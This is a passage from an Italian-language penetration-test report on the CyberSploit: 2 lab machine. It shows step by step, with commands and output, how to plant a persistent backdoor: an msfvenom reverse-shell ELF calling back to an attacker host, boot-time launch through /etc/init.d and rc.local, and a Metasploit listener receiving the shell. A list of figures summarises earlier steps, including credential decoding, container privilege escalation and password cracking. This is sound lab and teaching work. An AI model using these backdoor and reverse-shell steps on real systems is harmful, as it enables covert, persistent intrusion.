- *-platform linux* rappresenta la piattaforma da utilizzare;
- *-p linux/x86/shell/reverse\_tcp* è il tipo di payload selezionato;
- *lhost=10.0.2.15* è l'IP della macchina Kali;

---

## 8. MAINTANING ACCESS

---

- *lport=4444* è la porta sulla quale sarà stabilita la connessione reverse;
- *-f elf* è il formato del payload;
- *-o shell.elf* è il nome del file dove verrà salvato il codice generato.


```
(root@kali)~# msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf

(root@kali)~#
```

Figure 8.1: Creazione della backdoor tramite il modulo msfvenom.

Il passo successivo sarà prima creare uno script che esegua la nostra backdoor e poi caricare entrambi i file creati sulla macchina target utilizzando *scp* (Figura 8.2 e 8.3).

Per garantire il corretto funzionamento della backdoor, è necessario compiere



```
File Actions Edit View Help
GNU nano 7.2
#!/bin/sh
/etc/init.d/shell.elf
```

Figure 8.2: Creazione della script in.sh;

le seguenti operazioni(Figura 8.4 e 8.5):

1. Concessione dei permessi di esecuzione: I due file appena caricati sulla macchina target, ovvero in.sh e backdoor.sh, devono essere dotati del permesso di esecuzione. Ciò consente al sistema di avviarli automaticamente.
2. Spostamento nella sottocartella etc/init.d: I due file devono essere spostati nella sottocartella etc/init.d. Questa directory è dedicata all'archiviazione degli script di avvio del sistema.

```
(root@kali)-[~]
# scp in.sh centos@10.0.2.6:/home/centos
centos@10.0.2.6's password:
in.sh

(root@kali)-[~]
# scp shell.elf centos@10.0.2.6:/home/centos
centos@10.0.2.6's password:
shell.elf

(root@kali)-[~]
#
```

Figure 8.3: Upload dei 2 file creati sulla macchina target;

```
[root@localhost centos]# ls
in.sh  shell.elf
[root@localhost centos]# chmod +x in.sh
[root@localhost centos]# chmod +x shell.elf
[root@localhost centos]# ls -la
total 60
drwx----- 2 centos centos 169 May 28 22:53 .
drwxr-xr-x 4 root root 38 Jul 15 2020 ..
-rw----- 1 centos centos 325 May 28 22:47 .bash_history
-rw-r--r-- 1 centos centos 18 Nov 8 2019 .bash_logout
-rw-r--r-- 1 centos centos 141 Nov 8 2019 .bash_profile
-rw-r--r-- 1 centos centos 323 May 24 22:57 .bashrc
-rw-r--r-- 1 root root 12288 May 24 15:23 .bashrc.swo
-rw-r--r-- 1 root root 12288 May 24 15:23 .bashrc.swp
-rwxr-xr-x 1 centos centos 32 May 28 22:52 in.sh
-rw----- 1 root root 12288 May 28 22:47 .in.sh.swp
-rwxr-xr-x 1 centos centos 207 May 28 22:52 shell.elf
[root@localhost centos]#
```

Figure 8.4: Assegno i privilegi di esecuzione ai due file appena scaricati sulla macchina target;

```
[root@localhost centos]# mv in.sh /etc/init.d/  
[root@localhost centos]# mv shell.elf /etc/in  
init.d/ inittab inputrc  
[root@localhost centos]# mv shell.elf /etc/init.d/  
[root@localhost centos]#
```

Figure 8.5: Sposto in.sh e shell.elf nella cartella etc;

Per rendere la backdoor persistente, è necessario aggiungere un'entrata specifica al file rclocal. Tale entrata, ovvero "sh /etc/init.d/in.sh", avrà il compito di avviare lo script in.sh ad ogni avvio del sistema target.

Per completare l'operazione, utilizziamo il modulo multi/handler di

```
#!/bin/bash  
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES  
#  
# It is highly advisable to create own systemd services or udev rules  
# to run scripts during boot instead of using this file.  
#  
# In contrast to previous versions due to parallel execution during boot  
# this script will NOT be run after all other services.  
#  
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure  
# that this script will be executed during boot.  
  
touch /var/lock/subsys/local  
sh /etc/init.d/in.sh  
exit 0
```

Figure 8.6: Modifica al file rclocal;

Metasploit per attivare l'ascolto sulla macchina Kali. La configurazione prevede l'impostazione dei seguenti parametri:

- *LHOST* l'IP della macchina Kali;
- *LPORT* porta su cui la backdoor tenterà di stabilire la connessione TCP reverse;
- *payload* payload identico a quello utilizzato dalla backdoor.

Come illustrato nella Figura 8.8, la backdoor tenterà di stabilire una connessione ad ogni avvio del sistema target, garantendo un accesso persistente.



```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > run

File System
[*] Started reverse TCP handler on 10.0.2.15:4444
█
```

Figure 8.7: Configurazione di Metasploit;

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (36 bytes) to 10.0.2.6
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.6:42526) at 2024-05-28 13:36:59 -0400

Shell Banner:
sh-4.4$ _

sh-4.4$
sh-4.4$ █
```

Figure 8.8: Backdoor correttamente funzionante;

---

## LIST OF FIGURES

2.1	Risultato della query intitle:"CyberSploit: 2". . . . .	6
2.2	Risultato della query inurl:"CyberSploit: 2" inurl"walkthrough". . . . .	7
3.1	Risultato del comando "ifconfig" sull'interfaccia di rete eth0. . . . .	8
3.2	Risultato dell'applicazione di "netdiscover" sulla rete locale. . . . .	9
3.3	Risultato dell'applicazione di "nmap" sulla rete locale. . . . .	9
3.4	Ping della macchina target. . . . .	10
3.5	Ping delle porte: 22 e 80. . . . .	11
3.6	OS fingerprinting passivo 1. . . . .	11
3.7	OS fingerprinting passivo 2. . . . .	12
3.8	OS fingerprinting attivo. . . . .	12
4.1	Discovery dei servizi in esecuzione utilizzando il tool nmap. . . . .	13
4.2	Scansione delle porte UDP utilizzando lo strumento unicornscan. . . . .	14
4.3	Risultato ottenuto dalla visita dell'indirizzo: 10.0.2.6:80; . . . . .	15
4.4	Risultato ottenuto dal tool dirb. . . . .	16
5.1	Impostazioni iniziali di OpenVas. . . . .	18
5.2	Risultati della scansione di OpenVas. . . . .	19
5.3	Risultati della scansione di Nessus. . . . .	19
5.4	Grafico a torta relativo alla scansione di Nessus. . . . .	19

## LIST OF FIGURES

---

5.5	Risultati della scansione web di Nessus. . . . .	20
5.6	Grafico a torta relativo alla scansione di Nessus. . . . .	20
6.1	Impatto della vulnerabilità HTTP Debugging Methods (TRACE/TRACK). . . . .	22
6.2	Impostare la ricerca del target con Armitage. . . . .	23
6.3	Impostare la scansione della rete su Armitage. . . . .	23
6.4	Risultato della scansione della rete con Armitage. . . . .	23
6.5	Attuale logo Metasploit. . . . .	24
6.6	Risultato della visita di 10.0.2.6:80; . . . . .	25
6.7	Codice sorgente della pagina web analizzata. . . . .	26
6.8	Decifro con ROT47 l'username della 4 tupla. . . . .	26
6.9	Decifro con ROT47 la password della 4 tupla. . . . .	27
6.10	Tentativo di login con le credenziali precedentemente acquisite. .	27
7.1	Risultato del comando "ls" nella home root dell'utente shailendra.	29
7.2	Risultato del comando "cat" applicato al file "cgroup". . . . .	29
7.3	Check dei privilegi per l'utente "shailendra". . . . .	30
7.4	Ricerca di potenziali vettori d'attacco con bit SETUID acceso. .	30
7.5	Controllo se l'utente "shailendra" ha accesso ai container. . . . .	31
7.6	Screenshot del sito <a href="https://gtfobins.github.io/">https://gtfobins.github.io/</a> fatto il 21/05/2024.	32
7.7	Grazie all'esecuzione del container malevolo ho abbiamo ottenuto i privilegi di root. . . . .	33
7.8	Comando cat eseguito sul file psswd. . . . .	33
7.9	Comando cat eseguito sul file shadown. . . . .	34
7.10	Applicazione del comando "unshadow" sui file "shadow" e "passwd". . . . .	34
7.11	Applicazione di John the Reaper sul file contenente gli hash delle password. . . . .	35
7.12	Accesso tramite ssh al nuovo utente trovato. . . . .	35
8.1	Creazione della backdoor tramite il modulo msfvenom. . . . .	37
8.2	Creazione della script in.sh; . . . . .	37

## LIST OF FIGURES

---

8.3	Upload dei 2 file creati sulla macchina target; . . . . .	38
8.4	Assegno i privilegi di esecuzione ai due file appena scaricati sulla macchina target; . . . . .	38
8.5	Sposto in.sh e shell.elf nella cartella etc; . . . . .	39
8.6	Modifica al file rlocal; . . . . .	39
8.7	Configurazione di Metasploit; . . . . .	40
8.8	Backdoor correttamente funzionante; . . . . .	40